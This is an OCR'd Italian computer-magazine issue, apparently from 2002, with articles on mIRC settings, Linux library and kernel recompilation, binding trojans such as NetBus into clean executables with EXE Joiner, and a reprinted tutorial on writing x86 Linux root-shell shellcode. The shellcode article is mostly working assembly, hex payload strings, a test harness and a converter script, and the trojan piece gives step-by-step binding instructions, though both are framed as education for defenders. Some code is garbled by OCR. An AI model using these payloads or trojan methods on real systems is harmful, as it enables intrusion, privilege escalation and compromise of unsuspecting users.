
? **DCC:** direct client connection. Protocollo per scambio di dati fra due client.




In mIRC è possibile loggare tutte le attività svolte. Nel primo menù a tendina si sceglie fra le query, la stanza pubblica o entrambe, nei menù a spunta si decide lo stile e la dimensione dei files e nell'ultima linea si può scegliere il percorso preferito.



Alcuni server richiedono l'uso di un ident per permettere la connessione. In linea di massima i server IRCnet non la richiedono, sceglete voi se settarla o meno.




Nel menù a tendina DCC ignore possiamo scegliere le estensioni dei files indesiderati (per esempio *.exe, *.bat, *.pif). Se siete utenti alle prime armi vi conviene settarlo per non incorrere in spiacevoli sorprese.



Ecco le opzioni per il protocollo di invio di file. Consigliamo di non cliccare su autoget files, in modo da controllare cosa vi arriva e chi lo manda. Sotto si scelgono le opzioni per la chat DCC; anche in questo caso, meglio non settare in automatico per evitare query non richieste a volte anche utilizzate per scopi non proprio amichevoli (...dccfucker...)



Finestra principale di connessione: potete scegliere il network (IRCnet, EFnet, Azzurranet...) ed il relativo server. È meglio scegliere server italiani, perché spesso quelli stranieri non permettono connessioni di ip "fuori paese". Nella seconda metà potete impostare il vostro nome ed email, meglio se non quella ufficiale, e decidere il vostro nick.



ANulla di difficile da spiegare; date un'occhiata e scegliete quelle che vi sembrano più utili.

COME I PIRATI INSERISCONO TROJAN IN UN FILE QUALUNQUE

Come ti infetto il file...

Siete proprio sicuri che dietro a quell'innocuo salva schermo con le signorine simpatiche e svestite non si celasse un malizioso cavallo di troia?



Molti sono convinti che è possibile essere infettati solo con la Posta Elettronica o con l'inserimento di qualche CD nel proprio computer di cui non si conosce la provenienza. **Costoro sottovalutano la possibilità di essere infettati con altri metodi tanto semplici quanto efficaci.**

Questi altri metodi di diffusione vengono applicati da pirati che sostanzialmente hanno il desiderio di impossessarsi del computer della vittima, per esempio installando sul computer della vittima un cavallo di Troia come Back Orifice, NetBus o sub7. Tanto per fare un esempio, il software NetBus è diviso in due parti: Netbus.exe e Patch.exe, quest'ultimo è quello che infetta il computer della vittima e naturalmente deve essere eseguito nel computer di quest'ultimo. Ma come è possibile infettare la vittima con il file Patch.exe?

>> Incollare insieme due file

Una tecnica utilizzata dai pirati è quella di **incollare il "file virus .exe" ad un software pulito**, il tutto con l'utilizzo di software adatti allo scopo e con pochi clic del Mouse.

Uno dei tanti software utilizzati potrebbe essere EXE JOINER oppure JOINER BY BLADE, che utilizza lo stesso principio ma funziona anche con altri tipi di files (jpg, bmp...). Crea un file che eseguirà in successione i 2 precedenti (nel caso di una jpg e di un exe mostra la jpg ed esegue l'exe).

Il programma EXE JOINER è di una semplicità assurda, e questo fa sì che possa essere utilizzato da qualsiasi perditempo che sappia accendere il computer e lanciare un programma.

Basta cliccare su "Browse" Exe 1 path e cercare il file .exe pulito (ad esempio un programma per comprimere file come WinZip.exe) e cliccare su "Browse" Exe 2 Path per cercare il file infetto da incollare al software pulito (ad esempio Patch.exe del NetBus). In questo modo cliccando su JOIN il programmino unisce i due file in uno .exe. A questo punto basta distribuire il software WinZip infettato per fregare la vittima; questo può accadere anche attraverso un piccolo sito costruito appositamente. Quando vittima cliccherà sul file .exe, insieme al software pulito installerà anche, senza accorgersene, il file col virus.

>> Difese alzate

Insomma, non basta stare attenti agli allegati delle mail, ma anche con quei programmi scaricati da internet che apparentemente ci sembrano "puliti". Ecco perchè è importante **scaricare software solo da siti affidabili, o fare una bella scansione con un buon antivirus** prima di eseguire l'installazione. Se siete alla ricerca di materiale presente solo in siti che non si possono ritenere affidabili, come minimo effettuate prima una scansione con un buon antivirus aggiornato, e magari provatelo su un computer che non contenga dati importanti per il vostro lavoro o studio. Dopo l'installazione, **fate una verifica con un programma specifico per la rilevazione dei trojan** e controllate sempre che sul vostro computer non ci siano in esecuzione programmi server di cui non siete a conoscenza.

Michele A.



Basta dare un'occhiata a un programma come ExeJoiner per capire quanto sia facile per un lamer inserire un programma malizioso dentro a un altro, dall'apparenza innocente.

ALCUNI STRUMENTI ANTI TROJAN

Spesso, un anti virus aggiornato non è sufficiente a identificare con certezza un cavallo di Troia. Per stare davvero tranquilli, conviene usare uno di questi:

Anti-Trojan
www.anti-trojan.net

SwatIt Trojan Scanner
www.lockdowncorp.com

Trojan Remover
www.simplysup.com

Tiny Trojan Trap
www.tinysoftware.com

Trojan Guarder
www.your-soft.com

Tieni in forma il tuo pinguino

Negli scorsi numeri abbiamo visto come installare e aggiornare un programma. Capita a volte che un certo programma richieda delle versioni più aggiornate delle librerie, o che necessiti di una certa versione del Kernel per poter funzionare. In questo articolo vedremo come effettuare le operazioni necessarie ad aggiornare le librerie e ricompilare il Kernel.

>> Aggiornare le librerie

Di solito la propria distribuzione fornisce già i pacchetti delle librerie, da installare tramite il programma di gestione pacchetti della distribuzione stessa. **Quando però si è costretti a fare le cose da soli, bisogna fare molta attenzione.** In particolare, una modifica maldestra al contenuto della cartella "/lib/" potrebbe compromettere il funzionamento dell'intero sistema.

I file delle librerie sono organizzati in modo complesso, per cui a questi file vengono affiancati dei collegamenti per rendere più facile richiamarli. Questi collegamenti sono molto importanti, e **quando aggiorniamo i file, dobbiamo aggiornare anche i collegamenti**. Solo alla fine, dopo esserci accertati che l'opeerazione è andata a buon fine, possiamo eliminare il file vecchio.
Ecco un esempio dei collegamenti:

```
libc.so -> libc.so.9
libc.so.9 -> libc.9.8.7
libc.so.9.8.7
```



> **Librerie:** Frammenti di software che svolgono funzioni specifiche e che vengono utilizzati da svariati programmi, che ne condividono le funzionalità. Un esempio di libreria sono le DLL di Windows.

Se vogliamo sostituire questa libreria con la versione 9.8.10, il cui file ha il nome "libc.so.9.8.10", facciamo così:

```
# ln -s -f libc.so.9.8.10 libc.so.9
```

Per creare il collegamento è stata necessaria l'opzione "-f", che permette di sovrascrivere il collegamento preesistente. Infatti non è possibile eliminare prima il collegamento vecchio, dato che si corre il rischio di un blocco di sistema.

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.10
libc.so.9.8.7
libc.so.9.8.10
```

Per sicurezza, **è meglio lasciare le librerie vecchie perchè alcuni programmi potrebbero necessitarne**.
Quando una libreria subisce un aggiornamento significativo, per cui i numeri delle versioni sono molto differenti rispetto ai precedenti, conviene affiancarle invece che sostituirle.
Se vediamo l'esempio precedente, mettiamo caso che la libreria da aggiornare sia arrivata alla versione 10.1.1, con ilfile "libc.so.10.1.1", si capisce subito che il collegamento "libc.so.9" non raggiunge questa libreria.
In linea di massima, **se tutto funziona a dovere, è meglio lasciare le cose come stanno**, a meno che alcuni programmi non richiedano una versione specifica di "libc.so". Riagganciandosi all'esempio, dob-

Certe volte per installare un programma o utilizzare una periferica è necessario svolgere delle vere "operazioni a cuore aperto" sul proprio sistema.

biamo creare un collegamento simile a "libc.so.9" solo denominato "libc.so.10"

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.7
libc.so.9.8.7
libc.so.10 -> libc.so.10.1.1
libc.so.10.1.1
```

>> Ricompilare il KERNEL

Il Kernel è la base del sistema operativo. I programmi utilizzano funzioni fornite dal kernel, e così non devono agire direttamente con la CPU.

Il Kernel Linux è costituito normalmente di un solo file, che può essere "vmlinuz" o "zImage", "bzImage" e altri ancora, ma ouò comprendere anche moduli aggiuntivi per la gestione di componenti hardware specifici, che devono poter essere attivati e disattivati durante l'utilizzo del sistema.

Quando parliamo di Kernel che ha tutte le funzionalità incluse in un solo file, parliamo di Kernel monolitico, mentre quando parte delle funzioni sono dentro moduli esterni, si dice Kernel modulare. **Il Kernel monolitico ha il vantaggio di avere tutto in un file**, ma è rigido e non permette di liberare risorse quando le periferiche gestite non servono più. **Il Kernel modulare ha il vantaggio di poter disattivare i moduli a piacimento**, in particolare quelli che gestiscono in modo diverso le stesse peiferiche. Tuttavia, essendo strutturato in più file, può causare errori.

Di solito **l'uso dei Kernel modulari dovrebbe essere riservato a utenti che hanno già una buona esperienza** nella gestione dei Kernel monolitici, quindi per il momento non tratteremo questo argomento. Le distribuzioni forniscono un kernel che si adatti più o meno a tutte le esigenze. Per ottenere le massime prestazioni, per esempio per sfruttare il più possibile le istruzioni specifiche del proprio microprocessore, è meglio costruirsi un kernel ad hoc, ritagliato su misura per il proprio sistema.


Per servono gli strumenti di sviluppo, cioè il compilatore e i sorgenti del kernel. I sorgenti si trovano sul web (**www.kernel.org**). Il numero di versione è strutturato in 3 livelli: x.y.z (es. linux-x.y.z.tar.gz), dove x è il valore principale e z quello meno importante. Prestiamo particolare attenzione a y, dato che se il suo valore è un numero pari la versione del kernel è abbastanza stabile, mentre un numero dispari sta a significare che è una versione in fase di sviluppo.

I sorgenti devono trovarsi nella cartella "/usr/src/linux/". Se si usa un'altra posizione, bisogna fare un collegamento simbolico per raggiungere i sorgenti. Dobbiamo anche verificare che i collegamenti simbolici contenuti in "/usr/include/" siano corretti.

```
. "asm" -> "/usr/src/linux/include/
asm-1386/"
. "linux" -> "/usr/src/linux/include/
linux/"
. "scsi" -> "/usr/src/linux/include/
scsi"
```

Naturalmente "asm" varia a seconda della piattaforma utilizzata.

Una volta posizionati i sorgenti, possiamo passare alla configurazione dell'installazione. Leggiamo il file readme e procediamo così:



Su www.kernel.org si trovano tutte le versioni del Kernel di Linux, da quelle ormai obsolete a quelle ancora in fase di sviluppo e sperimentazione.

```
# cd /usr/src/linux
```
;directory dove sono i sorgenti del Kernel

```
# make mrproper
```
;serve per eliminare i file e i collegamenti vecchi che potrebbero intralciare la nostra installazione.

```
# make config
```
;questa è l'operazione più importante, in cui definiamo le caratteristiche e i componenti del nuovo Kernel. Se usiamo un Kernel abbastanza recente, possiamo usare:

```
# make menuconfig
```
;sistema di configurazione a menu testuale.

```
# make xconfig
```
;sistema di configurazione con sistema grafico X.

Se è la prima volta che ricompilate il Kernel vi consiglio di scegliere l'ultima opzione, dato che è un pò più semplice per chi è alle prime armi con il sistema operativo.

Ora possiamo passare alla compilazione vera e propria attraverso questo comando:

```
# make dep ; make clean ; make bzImage
```
;attenzione alla I maiuscola.

Al termine della compilazione, sempre se è andata a buon fine, troveremo il nostro Kernel nella cartella "/usr/src/linux/i386/boot/" col nome di "bzImage". Attenzione: **se create un Kernel troppo grande, potrebbe non rientrare nella dimensione massima del file**, e quindi il processo di compilazione non si completerà.

Una volta relizzato il Kernel, proviamo a vedere se funziona; bisogna spostarlo nella directory "/boot/" dandogli come nome "vmlinuz", ma prima è meglio fare una prova creando un floppy che carica il nuovo Kernel anzichè quello precedente. Scriviamo quindi:

```
# cp /usr/src/linux/arch/i386/boot/
bzImage /dev/fd0
```

e riavviamo il nostro sistema operativo. Se il kernel si carica senza problemi, si può copiare il kernel nella directory /boot/, togliere il floppy e riavviare il computer.

Lucifero88

Ghost in the Shell



Alla base di tantissimi exploit che minano la sicurezza di un sistema ci sono problemi di buffer overflow, che possono permettere a un malintenzionato di guadagnare accesso alla linea di comando con privilegi da utente root. Vediamo come...

Questo articolo è apparso per la prima volta sull n. 6 della ezine OndaQuadra Magazine (**www.ondaquadra.org**), e viene qui ripubblicato per gentile concessione.

Il fine di questo articolo è quello di aiutare a comprendere i meccanismi che si nascondono dietro gli shellcode e stimolare il lettore ad approfondire il tema, aiutandolo a raggiungere l'abilità di scrivere shellcode autonomamente. **Spero sia utile a chi sia avvicina al la sicurezza; a chi ha un sistema da "difendere" e vuole capire le tecniche di attacco dei crackers**.
Per comprendere a fondo i contenuti qui presentati, è necessaria una conoscenza anche superficiale di assembler x86, architettura di sistema, un po' di linguaggio C, grande entusiasmo e motivazione (che poi vorrebbe dire notti insonni a provare e riprovare).
Non ci soffermeremo sul buffer overflow. Esistono testi in italiano che hanno parlato del buffer overflow (vedere i vecchi numeri di BFi, **www.s0ftpj.org/bfi**); chi conosce l'inglese può trovare nella bibliografia i riferimenti necessari. Vogliamo solo ricordare che lo shellcode viene generalmente inserito nello stack tramite funzioni di copia delle stringhe (es. strcpy); questa funzione prevede che la fine della stringa sia identificata dal carattere 0, quindi lo shellcode non può contenrere questo carattere.
In questa sede naturalmente si parla dei casi basilari, necessari per spiegare i concetti. Non si parla di heap, overflow da un byte, di shellcode polimorfiche e nemmeno di contromisure contro gli IDS: credo sia già abbastanza complicato così per chi deve capire il meccanismo. Ricordo solo che per ottenere una root shell, il cracker deve attaccare un programma che giri con i privilegi di root e sia accessibile anche da un utente normale (suid).

Lo shellcode non è altro che codice macchina, solitamente inserito tramite un exploit (buffer overflow). **Si tratta di codice immesso arbitrariamente dall'attacker con lo scopo di ottenere un accesso da remoto, o per elevare i propri privilegi all'interno di un sistema** (per esempio, diventare root anche se si è un utente normale). Come dicevamo, si tratta di codice macchina, quindi inevitabilmente legato ad un'architettura. **Uno shellcode per x86 non funzionerà mai su un'architettura sparc o ppc; e naturalmente uno per Linux non funzionerà su Windows**. In questa sede si parlerà di shellcode x86 su piattaforma Linux; il lettore deve essere in grado di compilare programmi con gcc e deve conoscere (anche in modo superficiale) gdb. Realizzeremo uno shellcode classico: l'esecuzione di sh come root partendo dai privilegi di utente.

>> Rootshell

Prima di fare una cosa è necessario avere ben presente che cosa si vuole fare. Lo shellcode inizia dove il buffer overflow finisce: **siamo riusciti a iniettare il nostro codice, possiamo fare quello che vogliamo. Vogliamo ottenere una shell root: come fare?** Molto semplice, utilizziamo la funzione execve per eseguire /bin/sh. Per prima cosa scriviamo un programmino in C che esegue quanto appena detto:

```
void main(){
char *sh[2];
sh[0]="/bin/sh";
sh[1]=0;
execve(sh[0],sh,0);
}
```

Questo semplice programma esegue /bin/sh e termina. I dettagli della funzione execve li trovate in man execve. A noi basta sapere che necessita di tre parametri:

1. la stringa che contiene il comando da eseguire
2. puntatore a un array con i parametri da passare (per noi 0)
3. i parametri di ambiente (per noi nulli).

Compiliamo il programmino con -static e poi lanciamo gdb:

```
gcc shell.c -o shell -static
gdb shell
```

quindi andiamo a vedere cosa fa la funzione execve:

```
(gdb) disas execve
Dump of assembler code for function __execve:
0x804cfdc <__execve>:     push   %ebp
0x804cfdd <__execve+1>:   mov    $0x0,%eax
0x804cfe2 <__execve+6>:   mov    %esp,%ebp
0x804cfe4 <__execve+8>:   sub    $0x10,%esp
0x804cfe7 <__execve+11>:  push   %edi
0x804cfe8 <__execve+12>:  push   %ebx
0x804cfe9 <__execve+13>:  mov    0x8(%ebp),%edi
0x804cfec <__execve+16>:  test   %eax,%eax
0x804cfee <__execve+18>:  je     0x804cff5 <__execve+25>
0x804cff0 <__execve+20>:  call   0x0
0x804cff5 <__execve+25>:  mov    0xc(%ebp),%ecx
0x804cff8 <__execve+28>:  mov    0x10(%ebp),%edx
0x804cffb <__execve+31>:  push   %ebx
0x804cffc <__execve+32>:  mov    %edi,%ebx
0x804cffe <__execve+34>:  mov    $0xb,%eax
0x804d003 <__execve+39>:  int    $0x80
```

a noi interessano in particolar modo la linea:

```
0x804cfe9 <__execve+13>: mov    0x8(%ebp),%edi
```

dove il primo parametro della funzione (l'indirizzo della stringa "/bin/sh" viene posto in edi, e le righe:

```
0x804cff5 <__execve+25>: mov  0xc(%ebp),%ecx
0x804cff8 <__execve+28>  mov  0x10(%ebp),%edx
0x804cffb <__execve+31>: push %ebx
0x804cffc <__execve+32>: mov  %edi,%ebx
0x804cffe <__execve+34>: mov  $0xb,%eax
0x804d003 <__execve+39>: int  $0x80
```

dove il secondo parametro (l'indirizzo di sh) viene posto in ecx (mov 0xc(%ebp),%ecx), il terzo parametro (NULL) in edx (0x10(%ebp),%edx). Quindi viene chiamata la execve (codice $0xb):

```
0x804cffe <__execve+34>: mov  $0xb,%eax
0x804d003 <__execve+39>: int  $0x80
```

Questo è quello che dovrà fare il nostro shellcode: passare i tre parametri e quindi chiamare execve.

>> L'indirizzo misterioso

Problema. Noi dovremo inserire il nostro codice sullo stack, e non conosceremo a priori gli indirizzi dove il codice stesso si verrà a trovare. Visto che noi dobbiamo passare dei parametri alla funzione, dobbiamo conoscere almeno l'indirizzo dove poter trovare questi parametri. **Ci serve quindi un espediente per trovare questo indirizzo**. Semplice: metteremo la stringa alla fine del codice, quindi utilizzeremo una jmp e una call. Per capire bene cosa stiamo per fare occorre rispolverare un po' di assembler. L'istruzione "jmp" (jump) che utilizzeremo fa "saltare" il codice all'indirizzo specificato. Anzi, in realtà in questo caso il parametro fornito sarà un offset, ovvero un valore che rappresenta la distanza in byte dall'indirizzo di destinazione.

La "call" è diversa; si tratta infatti di una chiamata ad una subroutine. Quando viene eseguita una call, l'indirizzo immediatamente successivo alla call stessa viene salvato sullo stack.

Per esempio, se la call si trova a questo ipotetico indirizzo:

```
0x804cff0 call vaidaqualcheparte
0x804cff5 ...
```

sullo stack troveremo l'indirizzo 0x804cff5.

Ora tutto dovrebbe essere più chiaro. Mettendo all'inizio della nostra shellcode un jmp alla fine della codice, facendolo puntare alla call (che richiamerà l'inizio del codice), provocheremo il salvataggio dell'indirizzo successivo alla call; se noi dopo la call metteremo la nostra stringa, l'indirizzo stesso della stringa si troverà sullo stack e potrà essere comodamente recuperato con una semplice istruzione "popl". Ovvero:

```
jmp finecodice;      salta a fine codice
inizio: ;            label di inizio codice
popl esi ;           preleva eip dallo stack
...\
... shellcode ;      corpo dello shellcode
.../
finecodice:    ;     label di fine codice
call inizio;         la call provoca il salvataggio di eip sullo
                      stack, ovvero l'indirizzo della nostra stringa
.stringa "/bin/sh" :la stringa da passare a execve
```

il codice parte, salta a "finecodice:", esegue la call: l'indirizzo della stringa viene salvato sullo stack. La call porta il flusso del programma a "inizio:" dove l'istruzione popl recupera l'indirizzo della stringa.

> **?** **Buffer Overflow:** un frequente errore nella gestione dei dati da parte di un programma. Se lo spazio a disposizione per certi dati (buffer) si esaurisce, il programma potrebbe andare incontro ad errori o, come spesso accade, eseguire direttamente e senza controlli istruzioni immesse maliziosamente da un utente qualsiasi..

>> Shell coding

Cominciamo ora a dare uno sguardo a come si presenterà il nostro codice in assembler:

```
shell1.c
void main(){
__asm__("jmp fine: \n"
"inizio: popl %esi \n"
"movl %esi,0x8(%esi) \n"
"movl $0x0,0xc(%esi) \n"
"movb $0x0,0x7(%esi) \n"
"movl %esi,%ebx \n"
"leal %0x8(%esi),%ecx \n"
"leal %0xc(%esi),%edx \n"
"movl $0xb,%eax \n"
"int $0x80 \n"
"fine: call inizio: \n"
```

```
" .string \"/bin/sh\" \n");
}
```

Viene impostata la label "inizio:" che servirà alla call, quindi dopo la popl %esi, esi stesso conterrà l'indirizzo della stringa.

```
__asm__("inizio: jmp fine: \n"
"popl %esi \n"
```

dobbiamo sistemare i parametri. Copiamo l'indirizzo della stringa nel secondo parametro

```
"movl %esi,0x8(%esi) \n"
```

mettiamo uno zero nel terzo

```
"movl $0x0,0xc(%esi) \n"
```

e mettiamo zero alla fine della stringa, carattere di fine stringa

"movb $0x0,0x7(%esi) \n"

quindi passiamo gli indirizzi dei parametri nei registri dove execve si aspetta di trovarli... (ebx,ecx,edx)

```
"movl %esi,%ebx \n"
"leal %0x8(%esi),%ecx \n"
"leal %0xc(%esi),%edx \n"
```

si esegue la chiamata a execve

```
"movl $0xb,%eax \n"
"int $0x80 \n"
"fine: call inizio: \n"
" .string \"/bin/sh\" \n");
}
```

e ci troviamo root :)

>> (X)ora et (e)labora

Benché la cosa possa sembrare già abbastanza complicata, i problemi non sono ancora finiti. Infatti, se compiliamo il codice appena presentato, troveremo degli zeri all'interno dello shellcode e questo, come abbiamo detto all'inizio, non va bene.
Lanciamo gdb shell1

```
Copyright 2000 Free Software Foundation, Inc.
[...]
(gdb) x/bx main+3       (saltiamo il preambolo)
0x80483b7 <main+3>:      0xe9
0x80483b8 <main+4>:      0x62
[...]
0x80483c3 <main+15>:     0x00    < questa non va bene
0x80483c4 <main+16>:     0x00
0x80483c5 <main+17>:     0x00
0x80483c6 <main+18>:     0x0
0x80483c7 <main+19>:     0xc6
0x80483c8 <main+20>:     0x46
0x80483c9 <main+21>:     0x07
0x80483ca <main+22>:     0x00    < questa nemmeno
[...]
0x80483d5 <main+33>:     0x00    < e questa neanche
[...]
0x80483e5 <main+49>:     0x68
```

Le linee evidenziate con “<” non vanno bene e devono essere in qualche modo cambiate. (Per brevità, sono state omesse alcune linee, in corrispondenza dei segni [...])
Bisogna ottimizzare il codice assembler, eliminando gli zeri.

Ma se dobbiamo utilizzare lo zero, per esempio per azzerare un registro? Chi programma in assembler sa che in genere per azzerare i registri non si usa mov $0x0, %eax; al suo posto si può utilizzare xorl %eax,%eax. L'or-esclusivo (xor) del registro con se stesso da come risultato zero. Quindi, inseriamo la linea `xorl %eax,%eax` ed effettuiamo le mov necessarie: `movb %al,0x7(%esi)` e `movl %eax,0xc(%esi)`
Infine cambiamo un opcode. Al posto di `movl $0xb,$eax` mettiamo `movb $0xb,%al`
La differenza tra i due opcode è che il primo coinvolge tutto il registro eax, mentre il secondo solo la parte bassa di eax, ovvero "al" il "registrino" a 8 bit "contenuto" in eax. Mettere il valore "0xb" (ovvero il codice di execve) in "al" prima di chiamare int 80 è il nostro scopo, quindi questa soluzione ci andrà benissimo.
In alternativa a xor, si potrebbe usare l'istruzione sub. Per esempio sub eax,eax ottiene l'effetto di azzerare il registro.
Ora il nostro shellcode avrà questo aspetto:

```
shell2.c
void main(){
__asm__("jmp fine \n"
        "inizio: popl %esi \n"
        "movl %esi,0x8(%esi) \n"
        "xorl %eax,%eax \n"
        "movb %al,0x7(%esi) \n"
        "movl %eax,0xc(%esi) \n"
        "movl %esi,%ebx \n"
        "leal 0x8(%esi),%ecx \n"
        "leal 0xc(%esi),%edx \n"
        "movb $0xb,%al \n"
        "int $0x80 \n"
        "fine: call inizio \n"
        ".string \"/bin/sh\" \n");
}
```

Compiliamolo con gcc shell2.c -o shell2 e lanciamo gdb `shell2`
Analizzando il nostro codice con xb/x non troveremo zeri ;)

>> La via della mano destra

In tutti gli exploit noi vediamo lo shellcode in questa forma:

```
char c0de[]=  char c0de[]=
"\xeb\x18\x5e\x89\x76\x08\x31\xc0
\x88\x46\x07\x89\x46\x0c\x89\xf3"
"\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xc
d\x80\xe8\xe3\xff\xff\xff\x2f"
"\x62\x69\x6e\x2f\x73\x68";
```

L'ultima nostra fatica sarà quella di convertire il codice macchina in stringhe contenenti codice esadecimale da inserire nell'exploit stesso.
Le vie sono due: a manina, oppure usando un programma
Se siamo masochisti useremo la via dei folli, ovvero la Via della Mano Sinistra, la prima.
Compiliamo il nostro codicillo, entriamo in gdb, scandagliamo il codice e lo copiamo a mano, ovvero:

```
gcc shell2.c -o shell2
```


28_31_hj08_shell 4-09-2002 11:12 Pagina 30

SCRIPT DI SHELLCODE

```
8<---OUTP.C
#INCLUDE <STDIO.H>
/*
CONVERT .S TO SHELLCODE. TYPO/TESO (TYPO@INFERNO.TUSCU-
LUM.EDU)
$ CAT LALA.S
.GLOBL CBEGIN
.GLOBL CEND
CBEGIN:
XORL %EAX, %EAX
  ...
CEND:
$ GCC -WALL LALA.S OUTP.C -O LALA
$ ./LALA
UNSIGNED CHAR SHELLCODE[] =
"\X31\XC0\X31\XDB\X31\XC9\XB3\X0F\XB1\X0F\XB0\X47\XCD\X8
0\XEB\X1E\X5B"
"\X31\XC0\X88\X43\X07\X89\X5B\X08\X89\X43\X0C\X8D\X4B\X0
8\X8D\X53\X0C"
"\XB0\X0B\XCD\X80\X89\XC3\X31\XC0\XB0\X01\XCD\X80\XE8\XD
D\XFF\XFF\XFF"
"\X2F\X74\X6D\X70\X2F\X74\X73\X74\X65\X73\X6F\X63\X72\X6
5\X77\X21\X21";
...
*/
EXTERN VOID      CBEGIN();
EXTERN VOID      CEND();
INT MAIN() {
    CHAR *BUF = (CHAR *) CBEGIN;
    INT I = 0, X = 0;
    PRINTF("UNSIGNED CHAR SHELLCODE[] = \N\"");
    FOR (; (*BUF) && (BUF < (CHAR *) CEND); BUF++) {
        IF (I++ == 17) I = 1;
        IF (I == 1 && X != 0) PRINTF("\"\N\"");
        X = 1;
        PRINTF("\\X%02X", (UNSIGNED CHAR) *BUF);
    }
    PRINTF("\";\N");P
    PRINTF("INT MAIN() {VOID (*F)();F = (VOID *)
SHELLCODE; PRINTF(\"%%D\\N\",
STRLEN(SHELLCODE));F();}");
    RETURN(0);
}
8<---
```

```
gdb shell2
(gdb) xb/x main+3 (saltiamo il preambolo)
0x80483c3 <main+3>:      0xeb
0x80483c4 <main+4>:      0x18
0x80483c5 <main+5>:      0x5e
0x80483c6 <main+6>:      0x89
...
```

Prendiamo 0xeb e lo copiamo, prendiamo 0x18 e lo copiamo...
In alternativa possiamo usare la Via della Mano Destra, la via contemplativa: facciamo un programmino. Anzi, quei santi ragazzi dei Teso hanno già provveduto. Lo scriptino nel riquadro a sinistra, "Script di shellcode" fa al caso nostro.
L'uso è semplicissimo. Compiliamo la nostra shellcode con -S per produrre il listato assembler e quindi compiliamo il prodotto con outp.c dei teso:

```
gcc shell2.c -S
gcc shell2.s outp.c -o codicillo
```

eseguendo il programma così ottenuto (ovvero "codicillo") si otterrà la shellcode in formato stringa/hex e una funzione per testarla. Così per interderci:

```
unsigned char shellcode[] =
"\xeb\x20\x5e\x89\x76\x08\x31\xc0\x89\xc3\xb0\x17\xcd\
                                        x80\x31\xc0\x89"
"\x46\x0c\x88\x46\x07\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\
                                        xb0\x0b\xcd\x80"
"\xe8\xdb\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
int main() {
void (*f)();
f = (void *) shellcode;
printf("%d\n", strlen(shellcode));
f();
}
```

Attenzione: il codice dei Teso prevede la presenza di due label "cbegin:" e "cend:" prima della shellcode e subito dopo; inoltre otterrete un errore se utilizzerete il nome "main" per la funzione della shellcode: sostituitelo con "cmain" e tutto dovrebbe funzionare.

>> Conclusione

Nessuno si illuda. Una volta acquisiti i concetti qui espressi non si diventa automaticamente "hacker". Questo rappresenta il know-how di base per chi vuole intraprendere la strada della nobile arte hackeresca. Questi sono argomenti già conosciuti, triti e ritriti, quasi banali dal punto di vista dell'hacking. Lo shellcode che abbiamo visto è molto semplice (ma efficace). **In realtà spesso ciò non basta.** Potremmo aver bisogno di bindare la shell sul tcp, droppare la rootshell in /tmp, aprire una sessione telnet inversa... **Il limite è dato dalla fantasia e dall'abilità.** Inoltre bisogna considerare la presenza di IDS. Esistono tecniche che permettono di "beffarli". Su un vecchio numero di phrack è stato presentato un compilatore di shellcode che permette di trasformare il codice prodotto utilizzando solo caratteri stampabibli. Questo articolo ha cercato di spiegare alcuni concetti che forse erano ancora oscuri a molti, e ha voluto far intravedere ad altri la meraviglia dell'arcana programmazione in assembler. **Forse qualcuno abbandonerà i trojan o gli scriptz e cercherà finalmente di capire che cosa sta facendo...**

Tritemius ~ OQ Staff

FONTI E BIBLIOGRAFIA

SMASHING THE STACK FOR FUN AND PROFIT", ALEPH1
"INTRODUCTION TO BUFFER OVERFLOW", GHOST_RIDER
"THE ART OF WRITING SHELLCODE", SMILER
"HOW TO WRITE BUFFER OVERFLOWS", MUDGE
"OUTP.C", TYPO/TESO
"IL MANUALE 80386". (MCGRAWHILL) LLC.H. PAPPAS, W.H. MURRAY III